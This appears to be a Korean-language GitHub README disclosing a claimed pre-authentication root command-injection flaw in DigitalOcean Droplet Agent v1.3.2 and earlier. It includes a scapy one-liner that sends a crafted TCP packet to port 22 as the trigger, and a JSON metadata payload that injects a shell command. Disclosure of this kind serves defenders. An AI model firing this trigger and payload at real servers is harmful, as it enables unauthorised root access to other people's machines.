 poxsky/cve-2026-24516-digitalocean-rce
# DigitalOcean Droplet Agent v1.3.2 이하에서 발견된 인증 전 루트 RCE (CVSS 10.0) — 명령 주입 취약점

DigitalOcean Droplet Agent v1.3.2 이하 버전에서 명령 주입을 통한 치명적인 인증 전 루트 RCE (CVSS 10.0).

DigitalOcean Droplet Agent(1.3.2 이하 모든 버전 포함)에서 치명적인 명령 주입 취약점이 발견되었습니다. 이 결함을 통해 공격자는 인증 없이 루트 권한으로 원격 코드 실행(RCE) 을 달성할 수 있습니다.
발견자: Anmol Singh Rajput (@pox_sky_01) - https://0daysecurity.tech





이 취약점은 트러블슈팅 액셔너 컴포넌트에 존재합니다:

internal/troubleshooting/actioner/actioner.gointernal/troubleshooting/command/exec.go에이전트는 로컬 서비스(169.254.169.254)로부터 메타데이터를 처리하고, 적절한 정제 없이 TroubleshootingAgent.Requesting 배열의 명령을 실행합니다.
에이전트는 포트 22로 전송되는 특정 TCP 패킷에 의해 트리거됩니다:
가져오기 트리거:
python3 -c "from scapy.all import *; send(IP(dst='TARGET')/TCP(dport=22,flags='S',seq=68796879,ack=848489))"
악성 메타데이터 페이로드:
{
  "troubleshooting_agent": {
    "requesting": ["command:id > /tmp/pwned"]
  }
}
영향 CVSS 점수: 10.0 (치명적)
필요 권한: 없음
결과: 전체 시스템 장악 (루트 접근)